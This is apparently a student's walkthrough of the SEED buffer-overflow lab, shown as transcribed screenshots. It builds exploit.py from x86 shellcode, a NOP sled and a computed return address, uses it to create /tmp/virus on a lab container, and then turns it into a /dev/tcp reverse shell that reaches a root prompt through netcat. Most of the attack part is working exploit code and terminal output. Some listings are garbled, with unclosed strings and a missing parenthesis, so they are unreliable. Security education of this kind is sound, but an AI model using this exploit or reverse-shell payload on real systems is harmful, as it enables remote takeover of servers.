
Writing the exploit code and launching the attack

Here the exploit.py we need to modify this file and generate the bad file then we send the bad file so that a tcp connection.

First of all we just send the commands that we have before the second while we want to create a reverse shell as we did before.

Here we want to create a reverse shell so we can run any command on the victim machine.

Command is hardcoded in the shell code



```
#!/usr/bin/python3
import sys

shellcode = (
    "" # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 0 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xAABBCCDD # Change this number
offset = 0 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Copy the shell code to exploit.py.
exploit.py


```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications  /home/seed/cse643/L... SEED Project - Mozill... Mousepad Terminal
*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit

shellcode = (
"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
"echo 'create a file virus'; /bin/touch /tmp/virus          *"
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 0 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xAABBCCDD # Change this number
offset = 0 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

To create the virus file from the server, since we wanted to open a shell for that server right.

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help

seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ dockps
5b949a19d1a9 server-1-10.9.0.5
4db3ac40ecd5 server-2-10.9.0.6
7cb0394d9009 server-3-10.9.0.7
36f6adde45d0 server-4-10.9.0.8
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ docksh ^C
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ docksh 5b949a19d1a9
root@5b949a19d1a9:/bof# ls /tmp/
root@5b949a19d1a9:/bof#
```

There's nothing over here because we haven't launched the attack yet.
Now put the shell code somewhere in the payload

```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications - /home/seed/cse643/L... SEED Project - Mozill... Mousepad Terminal Thunar
*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help

#!/usr/bin/python3
import sys

shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
    "echo 'create a file virus'; /bin/touch /tmp/virus          *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# $ebp=0xffffd5d8; &buffer=0xffffd568
# $ebp - &buffer = 112
# Put the shellcode somewhere in the payload
start = 0 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xAABBCCDD # Change this number
offset = 0 # Change this number
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... x seed@ip-172-31-... x seed@ip-172-31-... x seed@ip-172-31-... x seed@ip-172-31-... x + -
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x5d8-0x568
112
>>> █
```

Now the shell code we put it at the end because we know the buffer is large enough for the server one. We put the shell code at the end of the bad file

```
Applications = /no... SE... MO... 2 Wed 01 Nov
*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help

"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
"echo 'create a file virus'; /bin/touch /tmp/virus
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))


#####
# get info from server
# $ebp=0xffffd5d8; &buffer=0xffffd568
# $ebp - &buffer = 112
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd5d8 + 10 # Change this number 10 to other numbers
offset = 112+4 # Change this number $ebp - &buffer + 4


# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
```

Now we run exploit.py to generate a bad file. Currently the bad file is at zero bytes



And another return address is here.



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x5d8-0x568
112
>>> 0x74
116
>>> hex(0xffffd5d8 + 10)
'0xffffd5e2'
>>>
```

No lets launch the attack. Here we create a virus file, now lets launch the attack

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
Terminal Tabs Help
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.5 9090

seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ touch badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090

seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls -l badfile
-rw-rw-r-- 1 root root 0 Nov  1 06:21 badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls -l badfile
-rw-rw-r-- 1 root root 517 Nov  1 07:25 badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ bless badfile &>/dev/null &
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$
```

If you save your payload in a file, you can send the payload to the server using the above command


Go to the container and check the temp folder

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dockps
5b949a19d1a9  server-1-10.9.0.5
4db3ac40ecd5  server-2-10.9.0.6
7cb0394d9009  server-3-10.9.0.7
36f6adde45d0  server-4-10.9.0.8
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ docksh ^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ docksh 5b949a19d1a9
root@5b949a19d1a9:/bof# ls /tmp/
virus
root@5b949a19d1a9:/bof#
```

So once its created which means the attack worked.

Reverse Shell

Now we want to create a reverse shell and modify this command




```
Applications = 2 bless SE... 5 Mo... 2 Wed 01 Nov, 08:02
*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help

"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
#"echo 'create a file virus'; /bin/touch /tmp/virus        *"
"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1|
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
.encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# $ebp=0xffffd5d8; &buffer=0xffffd568
# $ebp - &buffer = 112
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode
```

Now the address is a local machine.



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... seed@ip-172-31-... seed@ip-172-31-... seed@ip-172-31-... seed@ip-172-31-...
[1] 5551
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:a3:21:e1:17:91 brd ff:ff:ff:ff:ff:ff
    inet 172.31.18.240/20 brd 172.31.31.255 scope global dynamic ens5
        valid lft 3208sec preferred_lft 3208sec
    inet6 fe80::4a3:21ff:fe1:1791/64 scope link
        valid lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 adisc noqueue state DOWN group default
```

Ipaddr we are running in a local machine


```

seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code$ cat badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP gro
    link/ether 06:a3:21:e1:17:91 brd ff:ff:ff:ff:ff:ff
    inet 172.31.18.240/20 brd 172.31.31.255 scope global dynamic ens5
        valid_lft 3208sec preferred_lft 3208sec
    inet6 fe80::4a3:21ff:fe01:1791/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue st

```

```

*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
# "echo 'create a file virus'; /bin/touch /tmp/virus          *"
"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# $ebp=0xffffd5d8; &buffer=0xffffd568
# $ebp - &buffer = 112
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value

```

Change 10.0.2.6 to ur own address that is 172.31.18.240

```

*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
# "echo 'create a file virus'; /bin/touch /tmp/virus          *"
"/bin/bash -i > /dev/tcp/172.31.18.240/9090 0<&1 2>&1
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# $ebp=0xffffd5d8; &buffer=0xffffd568
# $ebp - &buffer = 112
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd5d8 + 10 # Change this number 10 to other numbers

```



```
*/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help

"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
#"echo 'create a file virus'; /bin/touch /tmp/virus
"/bin/bash -i > /dev/tcp/172.31.18.240/9090 0<&1 2>&1
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
```

Now we can run that attack again

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
ate UP group default
link/ether d2:dc:e8:c0:77:a5 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::d0dc:e8ff:fec0:77a5/64 scope link
valid_lft forever preferred_lft forever
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$
```

```
seed@VM: ~/.../attack-code
[10/18/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38238
root@1cbf6a978de3:/bof#
```

```
